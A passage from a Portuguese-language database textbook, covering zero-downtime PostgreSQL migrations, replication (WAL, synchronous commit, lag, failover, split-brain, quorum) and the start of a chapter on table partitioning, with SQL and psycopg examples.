    with op.get_context().autocommit_block():
        op.create_index(
            "ux_clientes_email", "clientes", ["email"],
            unique=True, postgresql_concurrently=True,
        )
```

Quando a tabela tem duplicatas que ninguém sabia que existiam, o resultado é este:

```
ERROR:  could not create unique index "ux_clientes_email"
DETAIL:  Key (email)=(ana@exemplo.com) is duplicated.
```

```
SELECT indexrelid::regclass AS indice FROM pg_index WHERE NOT indisvalid;
```

```
      indice
------------------
 ux_clientes_email
(1 row)
```

O índice que falhou continua lá, sendo atualizado a cada `INSERT`, até alguém procurar por `indisvalid`, de preferência antes do primeiro aniversário dele.

O backfill do passo 2, com psycopg 3:

```
import os
import time

import psycopg

LOTE = 5_000
PAUSA_S = 0.2  # o banco também tem outros clientes, e eles pagam

with psycopg.connect(os.environ["DATABASE_URL"], autocommit=True) as conn:
    conn.execute("SET statement_timeout = '30s'")
    (maior_id,) = conn.execute("SELECT max(id) FROM pedidos").fetchone()
    inicio_backfill = time.monotonic()
    total = 0

    for inicio in range(0, maior_id, LOTE):
        cur = conn.execute(
            """
            UPDATE pedidos
               SET valor_centavos = round(valor * 100)
             WHERE id > %s AND id <= %s
               AND valor_centavos IS NULL
            """,
            (inicio, inicio + LOTE),
        )
        total += cur.rowcount
```

```
        if (inicio + LOTE) % 10_000_000 == 0:
            print(f"até id {inicio + LOTE:,}: {total:,} linhas")
        time.sleep(PAUSA_S)

    minutos = (time.monotonic() - inicio_backfill) / 60
    print(f"fim: {total:,} linhas em {minutos:.0f} min")
```

```
até id 10,000,000: 9,982,114 linhas
até id 20,000,000: 19,961,530 linhas
até id 30,000,000: 29,940,877 linhas
até id 40,000,000: 39,918,302 linhas
até id 50,000,000: 49,899,640 linhas
até id 60,000,000: 59,873,204 linhas
fim: 59,873,204 linhas em 42 min
```

Com `autocommit=True`, cada `UPDATE` é uma transação própria; os buracos da sequência explicam o total abaixo do maior id, e os 12 mil lotes de 0,2 s de pausa explicam os 42 minutos. Um backfill de produção também consulta o lag das réplicas entre lotes e desacelera quando ele cresce. É mais lento que um `UPDATE` único, e ninguém na empresa percebeu que ele existiu.

Propriedades e custos

Para uma mudança que o PostgreSQL não faz só no catálogo, existem três caminhos.

	DDL direto em janela de manutenção	Expand/contract manual	Ferramenta de migração online
Indisponibilidade	durante toda a reescrita	picos de até `lock_timeout`	picos curtos na troca final
Número de deploys	1	3 a 4	1 a 2
Duração total	minutos a horas, concentrados	dias, espalhados	horas
Reversão	nova reescrita	trivial até o `DROP`	depende da ferramenta
Complexidade	baixa	código e trigger temporários	uma dependência a mais no caminho crítico

O DDL direto custa a indisponibilidade inteira e não deixa código temporário. Cabe quando a tabela é pequena (uma reescrita de 50 mil linhas dura menos que o `lock_timeout`) ou quando há janela de manutenção. O expand/contract funciona em qualquer banco, sem ferramenta, mas espalha a mudança por vários deploys, e alguém precisa lembrar do passo 7. O `TODO: remover valor depois do deploy` tem o mesmo destino de todos os outros TODOs.

Para MySQL, gh-ost e pt-online-schema-change criam uma tabela fantasma com o schema novo, copiam os dados em lotes, aplicam as escritas concorrentes (pelo binlog no gh-ost, por triggers no pt-osc) e trocam os nomes no fim. No PostgreSQL, o pgroll automatiza o expand/contract com colunas sombra e uma view por versão do schema. Linters como squawk (SQL de PostgreSQL) e strong_migrations (Rails) recusam no CI as operações perigosas. Cada ferramenta é uma peça a mais para depurar no dia em que ela parar no meio de uma troca.

Armadilhas e casos reais

> **Armadilha:** o Alembic, por padrão, aplica todas as migrações pendentes numa única transação no PostgreSQL. Os locks se acumulam: o `ACCESS EXCLUSIVE` pego pela primeira migração fica preso enquanto a quinta reescreve outra tabela. `transaction_per_migration=True` no `context.configure` do `env.py` comita cada migração separadamente.
>
> **Armadilha:** o SQLAlchemy e o Django geram `SELECT` com a lista explícita de colunas do modelo. Um `DROP COLUMN` enquanto a versão anterior ainda roda quebra toda consulta à tabela, mesmo as que nem usavam a coluna. Primeiro sai do modelo, depois do banco.
>
> **Armadilha:** `default=` no SQLAlchemy é preenchido pela aplicação. Uma coluna nova `NOT NULL` com default só no código quebra os `INSERT`s da versão antiga; durante o deploy, o default precisa estar no banco (`server_default`).
>
> **Armadilha:** `SELECT *` em prepared statements. Depois de um `ADD COLUMN` , o formato do resultado muda e a execução falha com `cached plan must not change result type` . Listar as colunas evita o problema.
>
> **Na vida real:** a GoCardless publicou o post "Zero-downtime Postgres migrations - the hard parts", que descreve a fila de locks atrás de um `ALTER TABLE` aprendida em produção e a defesa com `lock_timeout` . A biblioteca que eles publicaram depois para Rails (`activerecord-safer_migrations`) aplica esse timeout por padrão.
>
> **Na vida real:** a Stripe descreveu em 2017, em "Online migrations at scale", uma migração de assinaturas em quatro fases (escrita dupla, troca das leituras, troca das escritas, remoção do antigo): expand/contract sobre centenas de milhões de registros.

Resumo

- Locks de tabela duram até o fim da transação; um `ACCESS EXCLUSIVE` na fila bloqueia até as leituras que chegam depois.
- `lock_timeout` curto em toda migração, com retry no pipeline.
- Catálogo é barato; varredura e reescrita sob `ACCESS EXCLUSIVE` são o perigo.
- `NOT VALID` + `VALIDATE`, `CHECK` antes de `SET NOT NULL`, `CREATE INDEX CONCURRENTLY` (e conferir `INVALID`).
- Cada mudança de schema funciona com o código atual e com o próximo; expand/contract deixa o `DROP` por último.
- Backfill em lotes por chave primária, com commit, pausa e idempotência.

Referências

- PostgreSQL 16, Explicit Locking: https://www.postgresql.org/docs/16/explicit-locking.html
- PostgreSQL 16, `ALTER TABLE` (modos de lock por subcomando, `NOT VALID`, reescritas): https://www.postgresql.org/docs/16/sql-altertable.html
- PostgreSQL 16, `CREATE INDEX`, Building Indexes Concurrently: https://www.postgresql.org/docs/16/sql-createindex.html#SQL-CREATEINDEX-CONCURRENTLY
- PostgreSQL 16, `lock_timeout` e `statement_timeout`: https://www.postgresql.org/docs/16/runtime-config-client.html
- PostgreSQL 11 Release Notes (`ADD COLUMN` com default sem reescrita): https://www.postgresql.org/docs/release/11.0/
- Alembic, Runtime Objects (`autocommit_block`, `transaction_per_migration`): https://alembic.sqlalchemy.org/en/latest/api/runtime.html
- Danilo Sato, "ParallelChange" (2014): https://martinfowler.com/bliki/ParallelChange.html
- Stripe, "Online migrations at scale" (2017): https://stripe.com/blog/online-migrations
- GoCardless, "Zero-downtime Postgres migrations - the hard parts": https://gocardless.com/blog/zero-downtime-postgres-migrations-the-hard-parts/
- gh-ost: https://github.com/github/gh-ost
- pgroll: https://github.com/xataio/pgroll
- squawk: https://github.com/sbdchd/squawk
- strong_migrations: https://github.com/ankane/strong_migrations

CAPÍTULO 13

Replicação

O e-mail que voltou no tempo

Dona Cecília troca o e-mail no cadastro da loja, clica em "Salvar" e recebe a mensagem verde: "Dados atualizados com sucesso". A página recarrega e mostra o e-mail antigo. Ela clica em "Salvar" de novo. Verde de novo. E-mail antigo de novo. Na quarta tentativa, abre um chamado com o título "o site está mentindo para mim", que é a descrição técnica mais precisa que o suporte recebeu naquele mês.

A equipe (desta situação hipotética) não encontra bug nenhum. O `UPDATE` foi confirmado no banco principal; a leitura seguinte foi para a réplica `replica-b`, que naquela tarde estava 3,4 segundos atrás porque alguém rodava nela o `relatorio_trimestral_completo_v2.sql`.

Ninguém mentiu, tecnicamente. Então como funciona uma cópia de banco de dados, quanto ela pode ficar para trás, e o que é preciso fazer para ter várias cópias sem que o sistema contradiga a si mesmo?

O mecanismo

Replicação é manter os mesmos dados em mais de uma máquina, para sobreviver à perda de uma delas, distribuir leituras ou ficar perto de usuários em outra região. A primeira pergunta é quem aceita escritas: um nó só (**líder único**, com o principal e as réplicas, ou *standbys*), vários (**multi-líder**) ou qualquer um (**sem líder**). O PostgreSQL, referência deste capítulo, faz o primeiro tipo nativamente.

O WAL, o diário que o banco escreve antes de mexer em qualquer coisa

O PostgreSQL nunca altera uma página de dados sem antes registrar a alteração no *WAL* (*write-ahead log*). Cada registro do WAL descreve uma mudança física: "na página 4.817 do arquivo tal, a tupla na posição 12 passou a ter este conteúdo". A posição de um registro no log é o **LSN** (*log sequence number*), um deslocamento em bytes que só cresce, escrito como `0/3A2F1B8`.

Depois de um crash, o banco relê o WAL desde o último *checkpoint* e reaplica o que faltou. A replicação física reaproveita isso de forma quase preguiçosa: uma réplica é um PostgreSQL em recuperação permanente, que nunca termina de se recuperar porque o principal nunca para de produzir WAL.

Na *streaming replication*, o `walsender` do principal envia o WAL por TCP; na réplica, o `walreceiver` o grava em disco e o processo `startup` o reaplica. Com `hot_standby = on` (padrão), a réplica aceita leituras enquanto isso. Escritas recebem `ERROR: cannot execute UPDATE in a read-only transaction`, o que pelo menos é honesto.

Como o WAL descreve bytes em páginas, a réplica física é uma cópia byte a byte do cluster inteiro: todas as bases, tabelas, índices e sequências, com a mesma versão principal do PostgreSQL e a mesma arquitetura de CPU. Não dá para replicar só a tabela `clientes`, nem criar na réplica um índice só para o relatório do trimestre.

Uma réplica que ficou desconectada precisa de WAL que o principal talvez já tenha reciclado. Um **slot de replicação** faz o principal guardar todo WAL que a réplica ainda não confirmou, e faz isso com uma lealdade sem limite: réplica desligada há duas semanas, duas semanas de WAL no disco, até o disco encher (ver "Armadilhas").

Leitura na réplica, ou a briga entre o relatório e o replay

O replay e as consultas na réplica às vezes querem coisas incompatíveis: o `VACUUM` do principal removeu versões antigas de linhas, o WAL manda removê-las na réplica, e uma consulta longa ainda precisa delas. O replay espera até `max_standby_streaming_delay` (padrão 30 s) e depois cancela a consulta:

```
ERROR:  canceling statement due to conflict with recovery
DETAIL:  User query might have needed to see row versions that must be removed.
```

Aumentar esse limite deixa a réplica atrasar mais (o caso da `replica-b`). Ligar `hot_standby_feedback` faz a réplica pedir ao principal que não limpe essas linhas, e o relatório passa a causar inchaço (*bloat*) nas tabelas do principal. Em toda configuração, alguém paga a conta do relatório trimestral.

Síncrona ou assíncrona

Por padrão, a replicação é **assíncrona**: o `COMMIT` retorna após o `fsync` do WAL no principal, e o envio às réplicas vem depois. Se o principal pegar fogo nesse intervalo, a transação existiu, foi confirmada e deixou de existir. Na **síncrona**, o `COMMIT` espera réplicas listadas em `synchronous_standby_names`, até o ponto definido por `synchronous_commit`:

`synchronous_commit`	O `COMMIT` espera até	Sobrevive a
`off`	nada (nem o disco local)	quase nada; perde até 3 × `wal_writer_delay`
`local`	`fsync` no principal	queda do processo do banco
`remote_write`	réplica recebeu e escreveu no sistema operacional	queda do principal, não queda simultânea da réplica
`on`	réplica fez `fsync` do WAL	perda total do principal
`remote_apply`	réplica aplicou o WAL (dado visível em consultas)	perda do principal, e leitura na réplica já enxerga

Sem réplica síncrona configurada, os três últimos valem `local`. O detalhe que engana: com `on`, a réplica tem o WAL no disco, mas talvez não o tenha reaplicado, e a transação fica segura e invisível ao mesmo tempo.

Dá para exigir quórum entre réplicas:

```
synchronous_standby_names = 'ANY 1 (replica_a, replica_b, replica_c)'
synchronous_standby_names = 'FIRST 2 (replica_a, replica_b, replica_c)'
```

`ANY 1` espera a primeira das três que responder; `FIRST 2`, as duas primeiras da lista por prioridade.

O custo é latência e disponibilidade. Cada `COMMIT` ganha um RTT até a réplica: frações de milissegundo na mesma zona, algo na casa de 120 ms entre São Paulo e a costa leste dos Estados Unidos. E, se a única réplica síncrona cair, nenhum `COMMIT` retorna. Eles esperam, para sempre se ninguém mexer na configuração. O banco continua funcionando perfeitamente; só não termina nada.

Como `synchronous_commit` aceita `SET LOCAL` por transação, dá para pagar `remote_apply` só no pagamento e deixar assíncrono o registro de "último acesso", que ninguém vai processar na justiça por ter perdido.

Replicação lógica

A replicação lógica envia mudanças por linha: "na tabela `clientes`, a linha `id = 4012` passou a ter `email = 'cecilia@exemplo.com'`". Com `wal_level = logical`, o PostgreSQL decodifica o WAL nessas mudanças (*logical decoding*), empacotadas desde a versão 10 em `CREATE PUBLICATION` e `CREATE SUBSCRIPTION`.

Ela replica só as tabelas escolhidas, funciona entre versões principais diferentes (caminho comum para atualizar de versão com pouca indisponibilidade) e o destino é um banco gravável, com índices próprios. Os limites vêm do mesmo nível de linha. DDL fica de fora: um `ALTER TABLE` esquecido no destino para a replicação no primeiro registro com uma coluna que ele não conhece. Valores de sequência não são replicados até o PostgreSQL 18, e o destino promovido descobre isso no primeiro `INSERT`, com um `duplicate key value violates unique constraint`. `UPDATE` e `DELETE` exigem que a tabela tenha *replica identity*, normalmente a chave primária, para que o destino saiba qual linha alterar.

A decodificação lógica também é a base do *change data capture* (CDC), tratado no capítulo 22.

Lag, a distância entre o principal e a réplica

O *lag de replicação* é quanto a réplica está atrás do principal, em bytes de WAL ou em tempo; `pg_stat_replication` mostra `write_lag`, `flush_lag` e `replay_lag` (PostgreSQL 10+).

Em condições normais, o lag fica em milissegundos. Ele cresce quando uma consulta na réplica segura o replay, quando o principal gera WAL mais rápido do que um único processo `startup` consegue reaplicar (um `UPDATE` de 40 milhões de linhas) ou quando a réplica ganhou disco menor porque "é só réplica". E a réplica assíncrona não tem limite de lag: três segundos ou três horas atrás, ela responde do mesmo jeito, sem aviso nenhum na resposta.

Read-your-writes e as outras garantias de sessão

Uma réplica assíncrona devolve um estado passado do banco, e isso gera anomalias com nome. Sem **read-your-writes** (ler as próprias escritas), o usuário não enxerga o que acabou de gravar: o caso de Dona Cecília. Sem **leituras monotônicas**, o tempo anda para trás: a primeira leitura vai para a `replica-a`, em dia, a segunda para a `replica-b`, e um comentário aparece e some. Essas garantias de sessão (Terry e colegas, 1994) são tratadas no capítulo 17. Com réplicas de leitura, as técnicas comuns são:

1. **Ler do principal por um tempo depois de escrever**, digamos 10 segundos. Funciona até o dia em que o lag passa de 10 segundos.
2. **Ler do principal tudo o que o usuário pode editar**: o próprio perfil vem do principal, o catálogo vem da réplica.
3. **Esperar pelo LSN.** Depois do `COMMIT`, a aplicação guarda o LSN do principal e, na leitura, pergunta à réplica se ela já aplicou até ali. É a única técnica baseada no estado real da réplica, em vez de um palpite sobre o lag.

4. **Fixar o usuário numa réplica** (hash do ID da sessão), o que dá leituras monotônicas enquanto ela estiver viva.

Failover, ou a promoção que ninguém pediu

A **promoção** (`pg_promote()`, PostgreSQL 12+) faz a réplica parar o replay, abrir uma nova *timeline* (cada ramo da história do WAL ganha um número) e aceitar escritas. Fazer é trivial; o difícil é decidir quando.

Pela rede, um principal morto, um principal lento e uma rede partida são indistinguíveis. O detector de falha usa timeout: curto, uma pausa de 5 segundos promove uma réplica à toa; longo, um principal morto fica minutos sem substituto (o capítulo 19 trata da escolha de timeouts). Com replicação assíncrona, a promovida ainda tem uma história um pouco mais curta, sem as últimas transações confirmadas.

E então o principal antigo volta. Se ele voltar achando que ainda é o principal, e algum cliente ainda apontar para ele, temos dois nós aceitando escritas com histórias divergentes. Isso é *split-brain*:

```
Principal antigo: Voltei. Pode mandar os pedidos.
Principal novo:   Eu sou o principal desde 14:03.
Aplicação A:      Pedido novo, da Ana.     Antigo: id 9001.
Aplicação B:      Pedido novo, do Bruno.   Novo:   id 9001.
Pedido 9001:      Sou de quem, afinal?
```

A prevenção tem duas partes. A primeira é *fencing*: impedir o principal antigo de aceitar escritas, desligando-o à força (STONITH, *shoot the other node in the head*, nome que diz muito sobre quem opera clusters), isolando-o da rede ou exigindo um *fencing token* em cada escrita. A segunda é decidir o principal por consenso. O Patroni, por exemplo, guarda uma chave de líder com TTL no etcd (ou Consul, ou ZooKeeper); um nó só atua como principal enquanto renova a chave, e quem perde contato rebaixa a si mesmo. O capítulo 18 trata de consenso, *leases* e fencing tokens.

O principal antigo volta como réplica com `pg_rewind`, que desfaz as páginas divergentes desde a separação das timelines; as escritas que só ele recebeu são descartadas. Os clientes acham o novo principal por DNS (sujeito ao TTL, capítulo 1), IP virtual, proxy ou pela própria libpq, que com `host=db1,db2,db3` e `target_session_attrs=read-write` fica com o host que aceita escrita.

Multi-líder

Na replicação multi-líder, mais de um nó aceita escritas e replica para os outros de forma assíncrona. O caso típico é um líder por região; um caso menos óbvio é o aplicativo com modo offline, em que cada celular é um líder que sincroniza quando encontra sinal.

O preço são os conflitos: dois líderes aceitam, ao mesmo tempo, valores diferentes para a mesma linha, e cada um já confirmou o seu ao cliente. Na **última escrita vence** (*last write wins*, LWW), fica o maior timestamp e a outra escrita some em silêncio; como os relógios de máquinas diferentes divergem (capítulo 18), um servidor 2 segundos adiantado vence todas as disputas, muito confiante e sem razão nenhuma. A alternativa é mesclar com estruturas que convergem por construção, os CRDTs (*conflict-free replicated data types*), ou guardar as versões em conflito para a aplicação resolver na leitura. O PostgreSQL não faz multi-líder nativamente.

Sem líder e quórum

No modelo sem líder (artigo do Dynamo, Amazon, 2007; Cassandra e Riak), um coordenador envia cada escrita e cada leitura para várias réplicas ao mesmo tempo:

```
N = número de réplicas de cada dado
W = confirmações exigidas para a escrita ter sucesso
R = respostas exigidas para a leitura ter sucesso

Se W + R > N, todo conjunto de leitura cruza com todo conjunto de escrita
em pelo menos uma réplica.
```

Com N = 3, W = 2 e R = 2, escrita e leitura sobrevivem a uma réplica fora do ar, e toda leitura consulta pelo menos uma réplica com a última escrita confirmada. Cada valor carrega uma versão, a leitura fica com a mais nova e corrige na hora a réplica que respondeu velho (*read repair*); um processo de fundo compara réplicas com árvores de Merkle para achar as diferenças que ninguém leu.

O quórum dá menos do que a conta sugere. Ele garante a interseção, e só ela: escritas concorrentes ainda conflitam, uma escrita que "falhou" com 1 de 2 confirmações continua gravada naquela réplica e pode reaparecer, e o *sloppy quorum* aceita escritas fora do conjunto original durante falhas, quebrando a interseção de propósito. No Cassandra, os níveis `ONE`, `QUORUM`, `LOCAL_QUORUM` e `ALL` escolhem W e R por requisição.

Na prática

Quanto a `replica-b` está atrás

No principal, a visão `pg_stat_replication` mostra cada réplica conectada:

```
SELECT application_name, state, sync_state,
       pg_size_pretty(pg_wal_lsn_diff(pg_current_wal_lsn(), replay_lsn)) AS atraso,
       replay_lag
FROM pg_stat_replication;
```

```
 application_name |   state   | sync_state |  atraso  |   replay_lag
------------------+-----------+------------+----------+-----------------
 replica-a        | streaming | async      | 0 bytes  | 00:00:00.000412
 replica-b        | streaming | async      | 212 MB   | 00:00:03.418772
```

A `replica-b` recebe o WAL, mas tem 212 MB ainda não aplicados: o preço de um relatório trimestral. Na própria réplica, a medida comum é `now() - pg_last_xact_replay_timestamp()`, que engana sem escritas: 10 minutos sem nada gravado no principal parecem 10 minutos de atraso. Um alerta baseado só nela dispara toda madrugada de domingo.

Read-your-writes com LSN

A versão por LSN, com psycopg 3. Depois da escrita, a aplicação guarda o LSN na sessão do usuário:

```python
import logging
import os

import psycopg

log = logging.getLogger("cadastro")

URL_PRINCIPAL = os.environ["DATABASE_URL_PRINCIPAL"]
URL_REPLICA = os.environ["DATABASE_URL_REPLICA"]


def atualizar_email(cliente_id: int, email: str) -> str:
    with psycopg.connect(URL_PRINCIPAL) as conn:
        conn.execute(
            "UPDATE clientes SET email = %s WHERE id = %s", (email, cliente_id)
        )
        conn.commit()
        # Depois do COMMIT, o LSN atual está à frente do registro de commit.
        lsn = conn.execute("SELECT pg_current_wal_lsn()::text").fetchone()[0]
    return lsn  # vai para a sessão do usuário, junto com a promessa de que salvou


def buscar_email(cliente_id: int, lsn_minimo: str | None) -> str:
    consulta = "SELECT email FROM clientes WHERE id = %s"
    with psycopg.connect(URL_REPLICA) as conn:
        if lsn_minimo is not None:
            em_dia = conn.execute(
                "SELECT pg_last_wal_replay_lsn() >= %s::pg_lsn", (lsn_minimo,)
            ).fetchone()[0]
            if not em_dia:
                log.info("replica atrasada para LSN %s; lendo do principal", lsn_minimo)
                with psycopg.connect(URL_PRINCIPAL) as principal:
                    return principal.execute(consulta, (cliente_id,)).fetchone()[0]
        return conn.execute(consulta, (cliente_id,)).fetchone()[0]
```

Com a `replica-b` atrasada, o log das duas chamadas fica assim:

```
INFO:cadastro:replica atrasada para LSN 2/9C41E7A8; lendo do principal
```

```
cecilia@exemplo.com
```

O código abre conexões a cada chamada para caber na página (um sistema real usa pools, capítulo 11). Se a réplica vive atrasada, toda leitura pós-escrita vai para o principal, e a réplica vira um enfeite caro.

Propriedades e custos

Modo	Perda no failover	Latência extra no `COMMIT`	Leitura na réplica logo após escrita	Se a réplica cair
Assíncrona	transações ainda não enviadas	nenhuma	pode ver dado antigo	nada muda no principal
Síncrona `on`	nenhuma	1 RTT + `fsync` na réplica	pode ver dado antigo (replay pendente)	commits esperam, se for a única síncrona
Síncrona `remote_apply`	nenhuma	1 RTT + `fsync` + replay	vê a escrita	commits esperam, se for a única síncrona
Quórum `ANY 1` de 3	nenhuma, se a promovida for a que confirmou	RTT da réplica mais rápida	depende de qual réplica é lida	tolera 2 réplicas fora

A perda "nenhuma" depende de promover justamente uma réplica que confirmou: com `ANY 1`, só uma das três tem garantidamente a última transação, e a ferramenta de failover precisa saber qual.

Modelo	Quem escreve	Onde mora o problema	Latência de escrita entre regiões
Líder único	um nó	failover e split-brain	RTT até o principal
Multi-líder	um por região	conflitos entre líderes	local
Sem líder	qualquer réplica	versões concorrentes, escolha de W e R	depende de W

A condição que pesa: se a aplicação não tolera duas escritas concorrentes no mesmo dado sem intervenção, multi-líder e sem líder transferem para o código um problema que o líder único resolvia de graça.

Armadilhas e casos reais

> **Armadilha:** réplica não substitui backup. Um `DELETE FROM clientes` sem `WHERE` chega à réplica em milissegundos, com a mesma fidelidade que qualquer outra escrita. A replicação protege contra perda de máquina; contra erro humano, só backup com recuperação para um ponto no tempo (capítulo 40). O PostgreSQL tem `recovery_min_apply_delay`, que mantém uma réplica propositalmente atrasada, digamos, 1 hora, o que dá uma janela para salvar os dados antes que a réplica também os apague.
>
> **Armadilha:** o slot de replicação esquecido. Réplica de testes criada em março, desligada em abril, slot ainda no principal; em junho, o disco enche de WAL que ninguém vai ler e o principal para de aceitar escritas. `pg_replication_slots` com `active = false` encontra o fantasma, e `max_slot_wal_keep_size` (PostgreSQL 13+) invalida o slot antes do desastre.

Outra que aparece em toda primeira configuração síncrona: o cliente cancela um `COMMIT` que está esperando a réplica, por timeout ou Ctrl+C, e recebe isto:

```
WARNING:  canceling wait for synchronous replication due to user request
DETAIL:  The transaction has already committed locally, but might not have been
replicated to the standby.
```

A transação já está confirmada no principal; cancelar só tira a garantia de que chegou à réplica. Quem trata esse cancelamento como "falhou, vou tentar de novo" grava duas vezes, com o capítulo 20 de testemunha.

> **Na vida real:** em 21 de outubro de 2018, o GitHub perdeu por 43 segundos a conectividade entre o hub de rede da costa leste dos Estados Unidos e o data center principal da mesma costa. O Orchestrator, ferramenta que gerenciava a topologia dos clusters MySQL, interpretou isso como falha e promoveu principais no data center da costa oeste. O leste tinha escritas que não chegaram ao oeste, o oeste passou a receber escritas novas, e voltar ao leste sem perder dados de um dos lados ficou impossível. A equipe preservou os dados, restaurou backups, reconciliou as escritas, e o serviço ficou degradado por 24 horas e 11 minutos. Quarenta e três segundos de rede, um dia inteiro de conciliação.

E a `replica-b` ganhou um destino melhor: o relatório trimestral foi para uma réplica dedicada, o perfil passou a ser lido pelo LSN, e agora só o catálogo fica alguns segundos no passado. Ninguém abre chamado porque um tênis demorou três segundos para mudar de preço.

Resumo

- Replicação física envia o WAL; a réplica é cópia byte a byte do cluster, em recuperação permanente.
- Slots retêm WAL e podem encher o disco; consultas na réplica disputam com o replay.
- Assíncrona perde as últimas transações no failover; síncrona custa 1 RTT por `COMMIT` e trava se a única réplica síncrona cair; só `remote_apply` garante ler na réplica o que acabou de ser gravado.
- Replicação lógica escolhe tabelas e cruza versões, sem DDL nem sequências.
- Lag de réplica assíncrona não tem limite; read-your-writes vem de ler do principal ou esperar o LSN.
- Split-brain se previne com fencing e consenso.
- Multi-líder e sem líder precisam resolver conflitos; W + R > N garante interseção, não linearizabilidade.
- Réplica não substitui backup.

Referências

- PostgreSQL 16, "High Availability, Load Balancing, and Replication": https://www.postgresql.org/docs/16/high-availability.html
- PostgreSQL 16, parâmetros de replicação: https://www.postgresql.org/docs/16/runtime-config-replication.html
- PostgreSQL 16, `synchronous_commit` e WAL: https://www.postgresql.org/docs/16/runtime-config-wal.html
- PostgreSQL 16, replicação lógica: https://www.postgresql.org/docs/16/logical-replication.html
- PostgreSQL 16, `pg_stat_replication`: https://www.postgresql.org/docs/16/monitoring-stats.html
- PostgreSQL 16, `pg_rewind`: https://www.postgresql.org/docs/16/app-pgrewind.html
- Patroni, documentação: https://patroni.readthedocs.io/
- DeCandia et al., "Dynamo: Amazon's Highly Available Key-value Store", SOSP 2007: https://www.allthingsdistributed.com/files/amazon-dynamo-sosp2007.pdf
- Terry et al., "Session Guarantees for Weakly Consistent Replicated Data", PDIS 1994.
- GitHub, "October 21 post-incident analysis": https://github.blog/2018-10-30-oct21-post-incident-analysis/

CAPÍTULO 14

Particionamento e sharding

O DELETE que comemorou aniversário

Na segunda-feira de manhã, o `DELETE` que apaga leituras de temperatura com mais de 90 dias completou 30 horas de execução. Ninguém cantou parabéns. A empresa (hipotética) monitora 50 mil freezers de sorveterias e supermercados, cada um mandando uma leitura por minuto, e a tabela `leituras` guarda 6,5 bilhões de linhas. O expurgo semanal começou no domingo às 2h e precisa apagar 500 milhões delas.

Cada linha apagada vira uma versão morta para o *autovacuum* limpar depois, as réplicas acumulam 40 minutos de atraso e o disco chegou a 91%. Na reunião de crise, alguém sugere: "Vamos fazer *sharding*". Outra pessoa pergunta: "Por qual coluna?". Uma terceira responde: "Pela geladeira, claro". Uma quarta, que atende a maior cliente da empresa, a Sorveteria Pinguim Feliz e seus 9 mil freezers, fica pálida e não diz nada.

Como cortar dados em pedaços de modo que cada consulta encontre o que precisa num pedaço só, e o que acontece no dia em que o corte precisar mudar?

Partição e shard, duas palavras para cortar uma tabela

Particionar é dividir os dados de uma tabela lógica em pedaços menores, chamados partições, segundo uma regra aplicada a uma ou mais colunas: a **chave de partição**. Cada linha pertence a exatamente uma partição.

O mercado usa duas palavras com uma diferença que importa:

- **Particionamento**: as partições ficam no mesmo servidor, e o banco roteia as linhas e otimiza as consultas sozinho. Você ganha manutenção barata e consultas que ignoram partições irrelevantes. Não ganha CPU, memória nem disco.
- **Sharding**: as partições (os *shards*) ficam em servidores diferentes. A capacidade soma, e os problemas também: consultas e transações que atravessam máquinas, dados mudando de servidor em pleno uso.

Os dois usam as mesmas regras de divisão e sofrem dos mesmos males. No particionamento, um erro custa uma consulta lenta; no sharding, custa uma consulta lenta que conversa com 32 servidores para descobrir isso.

Particionamento dentro do PostgreSQL

No particionamento declarativo (PostgreSQL 10), a tabela pai não guarda linha nenhuma; ela é a regra e o ponto de entrada. As partições são tabelas comuns, cada uma com heap, índices e VACUUM próprios. Há três métodos:

- `RANGE`: cada partição cobre um intervalo semiaberto `[início, fim)`. Datas são o uso clássico.
- `LIST`: cada partição recebe uma lista explícita de valores (país, região, tipo de cliente).
- `HASH` (PostgreSQL 11): a partição é escolhida por `hash(chave) % MODULUS == REMAINDER`.

Uma partição `DEFAULT` pode recolher as linhas que não se encaixam em nenhuma outra. Sem ela, inserir uma leitura de 2027 numa tabela que só tem partições até 2026 resulta em `ERROR: no partition of relation "leituras" found for row`, que é a forma do banco dizer que ninguém criou o mês de janeiro.

O ganho principal é o **partition pruning**: o planner compara o `WHERE` com os limites de cada partição e descarta as que não podem conter linhas. Desde o PostgreSQL 11, isso também acontece na execução, quando o valor só aparece ali (parâmetro de prepared statement, `now()`); o `EXPLAIN ANALYZE` mostra `Subplans Removed: N`, as partições que nem foram abertas.

O segundo ganho resolveria a segunda-feira: apagar um mês vira remover uma tabela, sem versões mortas, sem VACUUM e quase sem WAL.

Na prática: leituras por mês

```
CREATE TABLE leituras (
    geladeira_id bigint      NOT NULL,
    medido_em    timestamptz NOT NULL,
    temperatura  numeric(4,1) NOT NULL,
    PRIMARY KEY (geladeira_id, medido_em)
) PARTITION BY RANGE (medido_em);

CREATE TABLE leituras_2026_09 PARTITION OF leituras
    FOR VALUES FROM ('2026-09-01') TO ('2026-10-01');
CREATE TABLE leituras_2026_10 PARTITION OF leituras
    FOR VALUES FROM ('2026-10-01') TO ('2026-11-01');
```

```
CREATE INDEX ON leituras (geladeira_id, medido_em);
```

O índice criado na tabela pai é replicado em cada partição, inclusive nas futuras. A chave primária inclui `medido_em` por obrigação: o PostgreSQL não tem índice global, e cada índice só garante unicidade dentro da própria partição. A versão com `PRIMARY KEY (id)` produz isto:

```
ERROR:  unique constraint on partitioned table must include all partitioning columns
DETAIL:  PRIMARY KEY constraint on table "leituras" lacks column "medido_em" which is
part of the partition key.
```

Com a tabela certa, uma consulta de setembro toca só setembro:

```
EXPLAIN (COSTS OFF)
SELECT avg(temperatura) FROM leituras
WHERE geladeira_id = 4242
  AND medido_em >= '2026-09-01' AND medido_em < '2026-10-01';
```

```
                                        QUERY PLAN
-------------------------------------------------------------------------------------------
--
 Aggregate
   ->  Index Scan using leituras_2026_09_geladeira_id_medido_em_idx on leituras_2026_09
leituras
         Index Cond: ((geladeira_id = 4242) AND (medido_em >= '2026-09-01 00:00:00-
03'::timestamp with time zone) AND (medido_em < '2026-10-01 00:00:00-03'::timestamp with
time zone))
```

Outubro nem foi consultado. Sem o filtro de data, o plano ganha um `Append` com um scan por partição: com 36 meses guardados, a consulta continua correta e 36 vezes mais trabalhosa.

O expurgo vira duas linhas:

```
ALTER TABLE leituras DETACH PARTITION leituras_2026_06 CONCURRENTLY;
DROP TABLE leituras_2026_06;
```

`DETACH ... CONCURRENTLY` (PostgreSQL 14) solta a partição sem bloquear a tabela pai; não roda dentro de transação e é recusado se houver partição `DEFAULT`. As 30 horas do domingo viram segundos, quase todos esperando transações antigas terminarem.

> **Armadilha:** partição demais também cobra. A documentação do PostgreSQL diz que o planner lida bem com até alguns milhares de partições, desde que as consultas típicas descartem quase todas. Particionar por hora e guardar cinco anos dá 43.800 partições, e cada consulta sem filtro de tempo planeja um `Append` com todas elas.

